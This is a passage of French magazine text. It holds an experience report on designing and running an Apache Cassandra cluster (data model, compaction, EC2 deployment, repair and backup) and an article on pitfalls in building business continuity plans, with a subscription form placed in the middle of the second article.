Il est courant de représenter un cluster comme un anneau de nodes par datacenter (le « ring »), chaque node étant en charge d'un sous-ensemble équitable de l'intervalle de tokens retourné par le « partitioner ».

En introduisant un facteur de réplication de 3, on s'assure que les 2 nodes consécutives à une node dans l'anneau répliquent également ses données. Ainsi, la node N3 finira par gérer les tokens 1 à 30. Et si on regarde où sont stockées les plages de tokens, l'intervalle 1 à 10 sera partagé entre N1, N2 et N3 ; 11 à 20 sera sur N2, N3 et N4 ; 21 à 30 sera sur N3, N4 et N5...

Sur cette base théorique, Cassandra propose une distribution et une réplication automatique des partitions sur toutes les nodes du cluster. La distribution équitable des enregistrements et des requêtes associées dépend ensuite directement du modèle de données associé aux tables, comme on le verra plus bas dans cet article avec l'exemple de TextMeUp.

Note

Gardez bien à l'esprit que chaque machine du cluster, hormis sa localisation, a le même rôle et la même configuration que ses pairs. Il n'y a absolument aucune notion de node de contrôle/stockage/traitement comme on peut le rencontrer parfois dans d'autres solutions de bases de données distribuées.

2.2 Stockage des données sur disque

Un disque, mécanique ou même SSD, est de loin la source de données la plus lente d'une machine. Par conséquent, un des objectifs de Cassandra est d'être très efficace en termes d'entrées/sorties disque pour conserver un niveau de performance élevé. Une des façons d'y arriver est de privilégier les accès disque séquentiels (on lit l'intégralité des informations demandées d'une traite) plutôt que ceux aléatoires (allant piocher de-ci de-là sur le disque), que ce soit pour les lectures ou les écritures.

Attardons-nous un peu sur le chemin qu'emprunte un enregistrement lorsqu'il est inséré, modifié, ou supprimé de la node qui en a la charge.

Tout d'abord, l'enregistrement est modifié en mémoire et un journal de modification (« commitlog ») est inscrit sur disque de façon atomique afin de pouvoir reconstruire la donnée en cas de plantage de la node. L'espace mémoire dédié à la manipulation des données d'une table est appelé « Memtable » et est stocké dans la « heap » de la JVM.

Ensuite, au fur et à mesure que les modifications arrivent sur la node, les Memtables grossissent et

le heap se remplit. Passé un seuil configurable, le contenu des Memtables est d'abord trié selon la clé d'agrégation de chaque table (`message_id` dans notre exemple précédent) avant d'être écrit sur disque via des écritures séquentielles, donc performantes. C'est ce même tri qui garantira les bonnes performances ultérieures en lecture, pour peu que la donnée soit lue (séquentiellement) dans l'ordre défini par cette même clé d'agrégation.

Note

Chaque table Cassandra fait objet ses propres Memtables et SSTables : les données de deux tables distinctes ne sont pas mélangées dans une même structure en mémoire ni dans le même fichier sur disque.

Enfin, une fois écrites sur disque, les SSTables ne peuvent pas être modifiées, elles sont dites « immutables ». Par conséquent :

- une insertion ou une modification n'écrase pas la donnée présente dans une SSTable, elle stocke une nouvelle version de la donnée dans une autre SSTable ;
- une suppression n'efface pas la donnée précédemment écrite, elle marque une nouvelle version d'un marqueur de suppression appelé « tombstone » dans une autre SSTable.

Ce dispositif peut paraître étrange à première vue, mais il garantit une efficacité sans pareil en termes d'accès disque. Par contre, une partition est généralement stockée dans plusieurs SSTables. Ainsi, pour éviter la prolifération de ces dernières et d'avoir à lire systématiquement plusieurs fichiers pour une seule donnée, Cassandra déclenche régulièrement des opérations de compaction des SSTables.

Une compaction fusionne la donnée de chaque SSTable selon sa clé de partitionnement, en ne sélectionnant que la dernière version en date. Si cette version est un tombstone, la donnée est effacée. Encore une fois, le tri préalable selon la clé d'agrégation garantit une lecture et une réécriture séquentielles performantes des SSTables. Les nouvelles SSTables deviennent actives et les anciennes sont effacées à la fin de l'opération.

Les compactions se font de façon automatique et provoquent une augmentation temporaire des entrées/sorties disque et de l'espace utilisé. Plusieurs stratégies de compaction existent, selon le type de données et la charge de travail qui y est appliquée :

- `SizeTieredCompactionStrategy` : déclenchée lorsqu'un certain nombre de SSTables ont été écrites, elle est plutôt performante dans les environnements à écritures intensives ;
- `LeveledCompactionStrategy` : basée sur l'accumulation de SSTables de même taille, elle excelle quand les lectures sont majoritaires ;
- `DateTieredCompactionStrategy` : basée sur la date des données, elle est adaptée aux séries temporelles et aux données avec expiration.

Le sujet du stockage sur disque des données par Cassandra est complexe et ne peut pas être traité de façon exhaustive dans le cadre de cet article, je ne saurais que trop vous recommander de vous documenter davantage sur chacun de ses aspects (modèle de données, stratégies de compaction, configuration avancée).

3 Retour d'expérience

Voici maintenant notre retour après 8 mois d'exploitation de Cassandra en production pour TextMeUp.

3.1 Modèle de données

Détaillons maintenant les étapes de la modélisation de données de telle façon que Cassandra tire le meilleur profit de ses accès disque.

Pour rappel, TextMeUp est une application de communication capable de synchroniser le contenu d'un utilisateur entre plusieurs périphériques. Pour y arriver, nous avons décidé de stocker dans Cassandra tout l'historique des événements de l'utilisateur sur 60 jours, de telle façon qu'un périphérique puisse se synchroniser aisément :

- soit partiellement en remontant anti-chronologiquement jusqu'au dernier événement connu localement ;
- soit en intégralité, en itérant les 60 jours disponibles, dans le cas où aucune donnée locale n'est présente sur l'appareil.

La gestion de ce journal d'événements utilisateur peut s'apparenter au traitement d'une série temporelle (« time series »), discipline dans laquelle Cassandra est réputée pour délivrer de très bonnes performances **[7][8]**.

En termes de charge de travail, nous ne considérons que les données d'un seul utilisateur à la fois, ce qui fait de `user_id` de notre exemple précédent un candidat parfait comme élément de clé de partitionnement :

```
CREATE TABLE message (
    user_id bigint,
    message_id timeuuid,
    content text,
    status text,
    PRIMARY KEY (user_id, message_id)
)
```

Par contre, si on conserve ce modèle simple où tous les messages d'un utilisateur font partie de la même partition et sont par conséquent stockés sur une seule node (hors réplication), on risque d'avoir des « points chauds » dans le cluster, c'est-à-dire des nodes plus sollicitées que d'autres. En effet, certains utilisateurs sont beaucoup plus actifs (en nombre de messages, appels, requêtes ou périphériques) que d'autres.

> **Note**
> **Cassandra possède également une limite de deux milliards de cellules (= enregistrements x colonnes) pour une même partition. Si ce plafond est hors propos dans notre cas, il peut toutefois poser problème dans des modèles plus avancés.**

Pour mitiger ce problème, nous avons choisi de répartir les données d'un même utilisateur jour par jour sur des partitions différentes. Pour ce faire, nous allons ajouter une colonne **date** de type **int** à notre table. Elle sera de la forme suivante : **AAAAMMJJ** (exemples : **20160105** pour le 5 janvier 2016, **20150809** pour le 9 août 2015).

Nous allons l'inclure dans notre clé primaire, et plus particulièrement dans notre clé de partitionnement. On parle alors de clé composite, car elle inclut plus d'une colonne :

```
CREATE TABLE message (
    user_id bigint,
    date int,
    message_id timeuuid,
    content text,
    status text,
    PRIMARY KEY ((user_id, date), message_id)
)
```

> **Note**
> **Il est tout à fait possible d'ajouter ou de supprimer des colonnes à une table sans devoir réécrire les données (les SSTables sont immutables, après tout). À ceci près qu'il est interdit de le faire sur des éléments de la clé primaire : ça reviendrait à modifier à la fois la distribution des données sur le cluster et la façon dont les données sont écrites sur disque.**

Nous avons donc dorénavant un modèle où les données d'un utilisateur, même très actif, se verront distribuées, jour par jour, sur l'ensemble des nodes du cluster, évitant des points chauds potentiels.

Par contre, lorsqu'un périphérique se synchronise, il le fait en considérant les événements de façon anti-chronologique de sa date courante jusqu'au dernier événement connu localement s'il existe. Il y a encore matière à optimiser le modèle ici.

En effet, **message_id** est de type **timeuuid**, c'est-à-dire un simple **timestamp** avec une précision d'une microseconde auquel on a adjoint un identifiant unique pour éviter que deux événements utilisateurs arrivant sur une même microseconde n'entrent en conflit.

Sans mention particulière dans notre modèle, l'écriture des données de notre table de la Memtable vers une SSTable se fait en ordonnant les données de façon chronologique. Ainsi au moment de lire la donnée sur le disque via une lecture séquentielle, Cassandra va considérer en premier les événements les plus anciens du jour, arriver au dernier événement connu par le périphérique client, puis commencer à retourner des enregistrements utiles.

Afin d'optimiser le parcours de la donnée sur le disque, nous tirons donc profit de l'option **WITH CLUSTERING ORDER BY** de **CREATE TABLE** pour écrire (et par conséquent lire) les données de façon anti-chronologique :

```
CREATE TABLE message (
    user_id bigint,
    date int,
    message_id timeuuid,
    content text,
    status text,
    PRIMARY KEY ((user_id, date), message_id)
) WITH CLUSTERING ORDER BY (message_id DESC)
```

Sur la base de ce modèle, nous pouvons maintenant écrire et lire les événements d'un utilisateur de façon satisfaisante. Mais afin de maîtriser l'espace disque utilisé, nous avons fait le choix de ne conserver que 60 jours d'historique utilisateur. Nous arrivons à ce résultat en écrivant nos données avec la clause CQL **USING TTL 5184000** de façon systématique. Le temps de vie (TTL) de l'enregistrement se trouve alors repoussé à chaque modification.

> **Note**
> **Attention, dans ce cas, le TTL dans Cassandra se fait au niveau de la colonne. Ainsi, si vous changez seulement la valeur de status d'un événement via une requête de ce type :**
>
> ```
> UPDATE message USING TTL 5184000
>   SET status = 'read'
>   WHERE user_id = xxxxxx AND date = yyyyyyyy AND message_id =
> zzzzzzzzz
> ```
>
> **seul status est réécrit avec un TTL repoussé de 60 jours (5184000 secondes), les autres colonnes gardent leur TTL initial. Ainsi, sous 60 jours, vous pourriez voir apparaître des enregistrements avec les colonnes de la clé primaire et de status avec les bonnes valeurs, mais les autres champs totalement vides. Plutôt gênant, pensez à réécrire chaque colonne via SET à chaque mise à jour d'enregistrement pour l'éviter.**

L'utilisation de TTL implique une multiplication des tombstones à expiration du TTL, ce qui met davantage de pression sur les compactions automatiques des SSTables. Après quelques tests d'endurance, nous avons trouvé que la compaction par niveaux (**LeveledCompactionStrategy**) était la plus adaptée à notre charge de travail.

À noter enfin qu'il est aussi possible d'activer la compression des données au niveau des tables, afin d'optimiser encore l'espace et les accès disque. D'où le modèle final pour notre table **message** :


```
CREATE TABLE message (
    user_id bigint,
    date int,
    message_id timeuuid,
    content text,
    status text,
    PRIMARY KEY ((user_id, date), message_id)
) WITH CLUSTERING ORDER BY (message_id DESC)
  AND compression = {'sstable_compression': 'org.apache.cassandra.
io.compress.LZ4Compressor'}
  AND compaction = {'class': 'org.apache.cassandra.db.compaction.
LeveledCompactionStrategy'}
```

3.2 Déploiement

Le déploiement de l'architecture Cassandra de TextMeUp s'est fait avec la version communautaire 2.1.12. Nous envisagerons une migration à une version supérieure lors de projets futurs d'analyse temps réel de données.

Le tout a été installé sur un minimum de 3 instances Amazon EC2 **i2.xlarge** réparties sur 3 centres de données de la région us-east-1. Doté de 4 cœurs de processeurs et de 31 Go de mémoire vive, ce type d'instance est en adéquation avec le fonctionnement de C* et Java. Nous tirons notamment parti de ses 800 Go de SSD locaux pour stocker données et commit logs avec de bonnes performances.

Le système utilisé est une Debian 7 « Wheezy », avec un Java Runtime Environment 1.7 à jour et une taille de heap conseillée de 8 Go. Le tout est déployé via un cookbook Chef **[14]**, notre outil de gestion de configuration.

Avec un facteur de réplication de 3 et compte tenu du snitch choisi (**GossipingPropertyFileSnitch**) avec la correspondance suivante :

- datacenter C* = région AWS (us-east-1 dans notre cas),
- rack C* = datacenter AWS (us-east-1a, us-east-1b, us-east-1c…),

on s'assure qu'une même donnée est autant que possible localisée dans 3 centres de données différents au sein d'une même région AWS. De plus, nous gardons la possibilité d'étendre le cluster avec des datacenters hors de Amazon EC2, si besoin.

Nos serveurs d'application Python utilisent le connecteur Cassandra en version 2.5, configuré avec un niveau de consistance **LOCAL_QUORUM** pour les lectures et écritures. On s'assure ainsi que :

- le cluster est disponible si au moins 2 nodes sont disponibles ;
- le temps de réponse observé est celui des deux nodes les plus rapides. Dans un environnement réseau hétérogène comme celui de Amazon EC2, ça a son importance.

3.3 Exploitation

Avant même que notre cluster Cassandra soit mis en production, nous avons mis en place des tâches d'entretien, de sauvegarde et de surveillance afin d'en assurer la bonne marche.

Tout d'abord, sur chaque node de notre cluster, nous planifions (via des tâches cron) la réparation manuelle de chacune des tables de notre keyspace (via la commande **nodetool repair**) afin de forcer la réconciliation régulière de tous les réplicas de nos données **[9]**. Ces opérations provoquent des pics d'utilisation CPU, réseau et disque, mais sont absolument nécessaires pour assurer la consistance de notre cluster sur le long terme (notamment lorsque l'on utilise beaucoup de tombstones).

Au fur et à mesure que nous aurons davantage de nodes, il ne fait nul doute que nous aurons besoin d'outils de planification plus élaborés pour assurer les réparations. Nous sommes en train d'évaluer Cassandra reaper **[12]** (utilisé chez Spotify), mais OpsCenter de Datastax présente une bonne alternative pour les utilisateurs de leur offre Enterprise.

Nous avons ensuite assuré le backup de chaque node en scriptant la commande **nodetool snapshot**. Celle-ci va créer des liens durs vers les fichiers de SSTable, de façon à créer un instantané de nos données sans perturber la marche de chaque node. Nous exportons ensuite ces fichiers vers deux régions différentes de Amazon S3. Les procédures de restauration adéquates ont également été testées. À noter que DataStax OpsCenter permet aussi d'automatiser la sauvegarde des données d'un cluster Enterprise vers S3.

Enfin, concernant la surveillance du cluster, Cassandra offre à la fois une interface JMX, standard dans le monde Java, et un système modulaire d'export de métriques (Pluggable metrics **[13]**). C'est ce dernier que nous exploitons afin de remonter des données à notre service de monitoring Zabbix, qui se charge ensuite de produire rapports, graphiques et alertes nécessaires aux équipes d'exploitation.

Les métriques remontées sont très riches :

- compteurs, ratios, taux à 1/5/15 minutes, percentiles, moyennes…
- sur la JVM, les opérations (lectures, écritures, compaction), les latences, les keyspaces, les columnfamilies…

Nous avons mis au point un modèle Zabbix qui nous permet de surveiller très précisément la bonne marche de nos serveurs C*.

Des solutions clés en main existent déjà certainement pour votre environnement de supervision habituel : DataStax OpsCenter, modèle pour Nagios, greffons pour NewRelic et autres services SaaS…

Conclusion

Voilà maintenant 8 mois que Cassandra est en production pour TextMeUp et nous n'avons à ce jour connu aucune interruption de service malgré :

- le remplacement d'une node devenue indisponible ;
- des latences périodiques accrues vers un des datacenters Amazon EC2 (le snitch dynamique utilisé est alors capable de router les requêtes CQL vers les nodes les plus performantes) ;
- des pics de fréquentation sur notre API (fêtes de fin d'année, promotions, bots).

Nous avons également fait des montées de version dans la branche 2.1 ou des changements de configuration sans incidence sur la production : en éteignant, mettant à jour et relançant chaque node tour à tour, le niveau de consistance choisi (`LOCAL_QUORUM`) est toujours respecté.

Notre utilisation de Cassandra reste plutôt modeste à ce jour, car TextMeUp est une nouvelle application à notre catalogue. Ainsi, si nous assurons sur 3 nodes l'intégralité du flux en écriture de tous nos utilisateurs, seuls 2% d'entre eux bénéficient pour l'instant des nouvelles fonctionnalités et donc provoquent une lecture de la donnée. Cela représente en pic :

- 1200 écritures par seconde ;
- 2500 lectures par seconde ;
- 200 Go de données compressées, répliquées sur nos 3 nodes (600 Go au total) pour stocker 60 jours d'événements utilisateurs.

Nous entamons une migration massive de nos utilisateurs dans les semaines à venir, ce qui devrait amener ce pourcentage de 2% à 90% sur le premier trimestre 2016.

Nous sommes pleinement satisfaits de Cassandra et envisageons :

- de l'utiliser dans nos futurs projets, notamment de l'analyse de données temps réel (les fonctions utilisateurs introduites dans Cassandra 2.2 nous seront d'une grande utilité) ;
- éventuellement d'étendre notre cluster sur d'autres zones géographiques (Europe, Asie) et d'autres prestataires afin de rapprocher la donnée de nos utilisateurs. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

LES PLANS DE CONTINUITÉ :
LES DIFFICULTÉS ORGANISATIONNELLES ET MÉTHODOLOGIQUES À SURMONTER

Denis VIROLE – Gérant de VIROLE CONSEIL FORMATION Groupe Ageris

Directeur des services d'Ageris

mots-clés : CONTINUITÉ / ORGANISATION / MÉTHODE / RESPONSABILITÉS

La conception d'un Plan de Continuité d'Activité (noté PCA) n'est pas sans difficulté. Ici, nous nous intéresserons à synthétiser la démarche de conception d'un plan de continuité d'activité, à identifier les écueils à éviter pour chaque étape et à souligner les facteurs clés de succès.

1 Les enjeux de la continuité d'activité pour les entreprises

Aujourd'hui plus que jamais, les entreprises sont exposées à des risques majeurs d'origines diverses (climatiques, pandémies, accidents, malveillances, conflits sociaux, défaillances techniques, erreurs, terrorisme ...). Ces risques peuvent entraîner de véritables sinistres pouvant avoir des conséquences gravissimes, voire définitives sur leurs activités et leurs missions.

Elles sont donc amenées à gérer des situations imprévues pouvant entraîner des chocs extrêmes ayant pour conséquence une incapacité à redémarrer les activités et de fournir les services attendus par les clients ou usagers. L'impact est alors extrêmement grave, perte financière lourde, perte de confiance des clients, des partenaires, sanction civile ou pénale...). Selon le Disaster Recovery Institute International, au Canada, 43% des entreprises ferment après un sinistre et 29% de celles qui survivent périclitent dans les deux ans qui suivent.

Afin de faire face à ces statistiques préoccupantes, la réglementation et la normalisation se sont fortement précisées. Les exemples ci-dessous n'ont pas pour objectif de formaliser une liste exhaustive, mais bien d'illustrer l'avancement des exigences juridiques et l'évolution des outils normatifs.

2 Les obligations réglementaires et légales se généralisent

Les réglementations internationales et nationales telles que par exemple :

- le Sarbannes Oxley Act de 2002, pour les entreprises ou leurs maisons mères cotées sur le marché américain ;
- en environnement bancaire et les accords Bâle II, puis suite à la crise de 2010 les accords de Bâle III obligent les organismes bancaires à maîtriser non seulement les risques classiques liés au crédit, mais aussi les risques opérationnels résultant de procédures internes inadéquates ou défaillantes conduisant à une incapacité à continuer leurs activités ;
- dans le monde de l'assurance, le « dispositif de contrôle interne » de la réglementation Solvency 2 explicite les exigences de la continuité de l'activité et le maintien des données et des fonctions essentielles de l'organisme ;
- la loi sur la sécurité financière 2003-706 du premier août 2003 définit des exigences de continuité d'activités pouvant être auditées par la Commission bancaire ;
- le Code du commerce dans l'article 123-20 alinéa 2 ;
- ...

3 Les normes et standards se précisent

- La norme ISO / TS16949 formalise des exigences de disponibilité et de continuité d'activité pour le secteur de l'automobile.
- La norme TL 9000 structure un système de mesure de la qualité pour l'industrie des télécommunications et définit le management de la conduite d'activité.
- Le chapitre 17 de la norme ISO 27002 version 2013, repris notamment dans l'objectif 33 de la Politique des Systèmes d'information de l'État français.
- La norme ISO 27001 formalisant le système de management de la sécurité de l'information permet de suivre la continuité d'activité puis la norme ISO 22301 du système de management pour la continuité d'activité qui peut être utilisée par des organisations de toutes tailles et de tous types. Une fois leur système de continuité d'activités en place, les organisations ont la possibilité de solliciter une certification accréditée de conformité à la norme pour prouver leur respect des bonnes pratiques de continuité d'activités aux instances législatives et réglementaires, aux clients potentiels et à d'autres parties intéressées.
- Une norme d'orientation plus complète (ISO 22313) fournissant plus de détails pour chaque exigence d'ISO 22301 est en préparation.

Ainsi le Plan de Continuité d'Activité, (en anglais le *Business Continuity Plan*) peut être défini conformément à la proposition du CRBF (Comité de Réglementation Bancaire et Financière), comme étant un ensemble de mesures visant à assurer, selon divers scénarios de crises, y compris face à des chocs extrêmes, le maintien, le cas échéant de façon temporaire selon un mode dégradé, des prestations de services essentielles de l'entreprise, puis la reprise planifiée des activités.

La modélisation globale du Plan de Continuité d'Activité conduit donc à formaliser les mesures, les procédures, les moyens humains et matériels au niveau des équipes métiers et techniques pour organiser un cadre de référence de résilience pour faire face à ces chocs extrêmes. Il sera donc nécessaire d'identifier et d'évaluer l'exposition de l'entreprise à ces chocs extrêmes et les conséquences associées, puis de définir une organisation de gestion de crise permettant de mobiliser les équipes métiers et techniques permettant une reprise normale des activités.

4 La démarche et les principaux acteurs : vision globale synthétique

Afin d'être synthétique, et conforme à la norme ISO 22301, la démarche de conception d'un PCA peut être structurée en 5 étapes :

1. la définition des besoins métiers ;
2. la définition de la stratégie ;
3. la définition des plans de continuité, d'hébergement, de communication et de gestion de crise ;
4. la formation des personnes concernées ;
5. la maintenance du PCA.

Ces étapes doivent être organisées, suivies et contrôlées par une organisation chargée de la bonne gouvernance du PCA.

La direction générale de l'entreprise doit donc nommer une personne responsable de la conception et de la coordination du PCA.

Il est important de souligner que ceci suppose une délégation de responsabilité a minima pour la définition et la mise en œuvre du plan de continuité. Cette fonction doit faire l'objet d'une fiche de poste bien documentée précisant son autorité.

Ce Responsable pour la Conduite de l'Activité doit rédiger et proposer la Politique Générale du Plan de Continuité d'Activité et ses évolutions à la direction générale pour validation. Il doit s'assurer que la Politique couvre les risques majeurs et extrêmes. Il veille à son application et doit être chargé de la diffusion de la Politique auprès de toutes les entités concernées.

Les plans d'actions sont constitués avec les métiers et les activités de support (maîtrise d'œuvre informatique, ressources humaines, communication, logistique…).

Il doit ainsi assurer le reporting sur l'avancement des plans d'actions.

Le premier piège classique concerne les entités à maturité naissante ou moyenne en termes de sécurité. En effet, il est courant pour ce profil d'entités de vouloir charger le Responsable Sécurité des Systèmes d'Information (noté RSSI) de la conception et du suivi du PCA. Dans ce profil d'entités, le RSSI est classiquement nommé au sein de la DSI. Profil technique, il est chargé de la sécurité opérationnelle et de la mise en œuvre des bonnes pratiques de sécurité informatique, appelées par l'Agence Nationale de Sécurité des Systèmes d'Information, « les règles d'hygiène informatique ». Ces règles sont identifiées comme « allant de soi » et deviennent autojustifiées par la compétence des informaticiens. Ne pas les appliquer serait considéré comme une faute. Il faut noter le paradoxe : le RSSI est ici un profil technique ne maîtrisant ni les obligations légales spécifiques à une activité, ni les besoins spécifiques des métiers alors qu'il serait chargé de répondre aux chocs et impacts extrêmes pour les métiers.

Il serait sans aucun doute plus judicieux de charger le secrétaire général pour les entreprises ou les services décentralisés de l'État ou le directeur général des services pour les collectivités de faire concevoir le PCA. En effet, ici cette fonction à haute responsabilité sera plus à même d'assurer un support aux directions afin qu'elles puissent assumer leurs responsabilités.

Le Responsable du Plan de Continuité d'Activité devra constituer un Comité pour le Plan de Continuité d'Activité regroupant des représentants des équipes métiers, des maîtrises d'œuvre, (DSI, logistique…), des équipes de contrôle et d'audit, des supports (DRH, formation…) et bien évidemment de la Direction générale. Ce comité devra donc se réunir a minima une fois par trimestre ou au mieux une fois par mois.

Le deuxième piège classique est de sous-estimer la nécessité d'organiser ce comité.

En effet, dans les entités à maturité naissante ou moyenne en sécurité, la multiplication des comités fait peur aux instances dirigeantes. Les comités de pilotage, arbitrage et suivi de la sécurité, s'ajoutant pour les autorités administratives aux Comités d'homologation des téléservices devant valider les risques résiduels, les comités de projet pour la validation et le contrôle de conformité des systèmes d'information semblent souvent pour les directions générales superflus ou redondants. Ceci constitue un vrai piège. Les périmètres, les enjeux et les acteurs sont réellement différents. Constituer un seul comité pour l'ensemble des sujets et acteurs finira par troubler les messages et l'efficacité des différents plans.

Les entreprises plus matures n'hésiteront pas à bien séparer les comités puisque leurs objectifs sont bien différents. Elles n'hésiteront pas, pour les plus avancées, à non seulement constituer un Comité pour le Plan de Continuité d'Activité chargé de la conception, du suivi et de la coordination, mais aussi à organiser une cellule de crise décisionnelle (CCD) complétée d'une ou plusieurs cellules de crise opérationnelles chaînées entre elles et positionnées à différents niveaux dans l'organisation.

La cellule de crise décisionnelle est ainsi composée des responsables de chaque direction utilisatrice concernée par le PCA. Elle comprend également des membres de la Direction Générale, de la direction des services généraux, de la direction des ressources humaines, de la direction de la communication, de la direction informatique et des responsables PCA.

Son rôle est de se réunir en cas d'incident grave pour décider de déclencher ou non le PCA. Ses membres doivent être assujettis à des astreintes (service de garde) ou au moins être disponibles à tout moment et en tout lieu. Leurs coordonnées doivent être consignées dans un annuaire de gestion de crise.

Le troisième piège classique pour les entités à maturité naissante ou moyenne est de ne pas se donner les moyens nécessaires pour la conduite et le suivi du PCA, notamment en termes de budget, puis de ressources humaines disponibles par exemple en phase de conception, de sous-estimer la formalisation de la répartition des rôles des directions et/ou filiales de l'entreprise, les outils de gestion documentaire et de suivi du PCA lui-même.

Le quatrième piège classique des entités à maturité naissante ou moyenne est de sous-estimer le besoin de formalisation d'un référentiel documentaire pour la continuité d'activité.

En effet, ce référentiel doit être absolument constitué autour d'une Politique Générale pour la Continuité de l'Activité complétée de différents Plans : le Plan de Continuité des Opérations (PCO), le Plan de Gestion de Crise (PGC), le Plan de Communication de Crise (PGC), le Plan de Secours Informatique (PSI) et le Plan de Repli Utilisateur (PRU). L'inflation de documents à concevoir fait souvent peur aux instances dirigeantes et renvoie trop souvent cette responsabilité au RSSI chargé alors de définir des règles de continuité d'activité dans la Politique de Sécurité des Systèmes d'information.

Encore une fois, dans ce cas les messages liés aux exigences de la continuité perdront de leur efficacité.

Après avoir identifié les principaux écueils liés à l'organisation de la démarche globale, nous soulignerons les difficultés liées à chaque étape.

L'étape 1 : la définition des besoins métiers

L'objectif est de définir le périmètre fonctionnel et/ou géographique pour lequel le Plan de Continuité d'Activité devra être fonctionnel. Les questions à traiter sont : quels sont les métiers concernés, quels sont les sites et les bâtiments à prendre en compte, quelles sont les interactions avec les autres projets tels que la qualité et/ou la sécurité. Le périmètre devra donc être validé par la direction générale lors de l'organisation du Comité pour la Continuité d'Activité.

Une fois le périmètre défini, le RPCA (Responsable du Plan de Continuité d'Activité) devra assister les directions métiers à lister les processus critiques qui devront être prioritairement poursuivis et/ou redémarrés en cas de crise majeure. Ces processus devront être ensuite classifiés par leur ordre d'importance pour l'entreprise et ce, en cohérence avec les systèmes de classification des risques opérationnels et de la Politique de sécurité des systèmes d'information.

Il est fondamental de bien identifier les pièges classiques et nombreux de la classification.

Le premier est de se tromper d'interlocuteur et de faire classifier par le RPCA, le RSSI voire par le DSI. Or il devrait être clair que seules les directions métiers ont une légitimité, voire les compétences pour classifier les processus, les informations, les documents et les données traitées pour réaliser les missions de l'entreprise.

Le deuxième piège est de ne pas former correctement les directions métiers au travail de classification, conduisant à la définition des BIA (Bilan d'Impact sur l'Activité). Les conséquences seront réellement dommageables pour l'expression des besoins de continuité d'activité. Les erreurs types sont nombreuses et classiques :

- classifier en fonction, non pas de l'impact, mais en fonction de la probabilité ;
- « sur classifier » par réflexe de « survalorisation » de sa mission ;

DÉCOUVREZ NOS OFFRES D'ABONNEMENTS !

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

www.ed-diamond.com

LES COUPLAGES PAR SUPPORT :

VERSION PAPIER

Retrouvez votre magazine favori en papier dans votre boîte à lettres !

VERSION PDF

Envie de lire votre magazine sur votre tablette ou votre ordinateur ?

ACCÈS À LA BASE DOCUMENTAIRE

Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

CHOISISSEZ VOTRE OFFRE !

Prix en Euros / France Métropolitaine

Offre	SUPPORT ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC	PAPIER + PDF (PDF 1 lecteur) Réf	PAPIER + PDF Tarif TTC	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf	PAPIER + BASE DOCUMENTAIRE Tarif TTC	PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD) Réf	PAPIER + PDF + BASE DOCUMENTAIRE Tarif TTC
MC	6n° MISC	MC1	42,-	MC12	62,-	MC13	99,-	MC123	111,-
MC+	6n° MISC + 2n° HS	MC+1	54,-	MC+12	81,-	MC+13	103,-	MC+123	130,-
	LES COUPLAGES « LINUX »								
B	6n° MISC + 11n° GLMF	B1	100,-	B12	147,-	B13	233,-	B123	280,-
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	B+1	172,-	B+12	248,-	B+13	300,-	B+123	381,-
C	6n° MISC + 6n° LP + 11n° GLMF	C1	135,-	C12	197,-	C13	312,-	C123	374,-
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	C+1	236,-	C+12	339,-	C+13	403,-	C+123	516,-
	LES COUPLAGES « EMBARQUÉ »								
E	6n° MISC + 6n° HK* + 4n° OS	E1	105,-	E12	158,-	E13	179,-*	E123	232,-*
E+	6n° MISC + 2n° HS + 6n° HK* + 4n° OS	E+1	119,-	E+12	179,-	E+13	193,-*	E+123	253,-*
	LES COUPLAGES « GÉNÉRAUX »								
H	6n° MISC + 6n° HK* + 6n° LP + 11n° GLMF + 4n° OS	H1	200,-	H12	300,-	H13	402,-*	H123	499,-*
H+	6n° MISC + 2n° HS + 6n° HK* + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS + 4n° OS	H+1	301,-	H+12	452,-	H+13	493,-*	H+123	639,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

N'hésitez pas à consulter les détails des offres ci-dessus sur : www.ed-diamond.com !

- classifier en fonction de règles ou de solutions déjà mises en place ;
- classifier en fonction des règles jugées comme admissibles ;
- classifier en fonction des budgets jugés opportuns.

Aussi, il est important d'aider les directions métier à formaliser l'importance des processus métiers pour la conduite des activités. Non seulement, il s'agira de se référer à une échelle d'impact structurée sur 3 à 5 niveaux, classiquement 4, mais aussi, et surtout aux valeurs essentielles de l'entreprise facilement compréhensibles et donc mobilisatrices pour les directions métiers.

Ces valeurs essentielles formalisées par la Direction générale devraient être classiquement :

- la garantie de disponibilité et de qualité du service aux clients ou usages ;
- la confiance des clients ou des usagers dans leurs échanges avec l'entité ;
- la protection des investissements de l'entité ;
- l'engagement de l'entité et de tous les acteurs concernés par la mission de l'entité à respecter les obligations légales et contractuelles ;
- la protection des personnes et des biens ;
- l'entretien de relations sociales de qualité ;
- le respect des intérêts légitimes et justifiés des partenaires et fournisseurs ;
- le respect de la culture et de la souveraineté des pays dans lesquels l'entité est présente ;
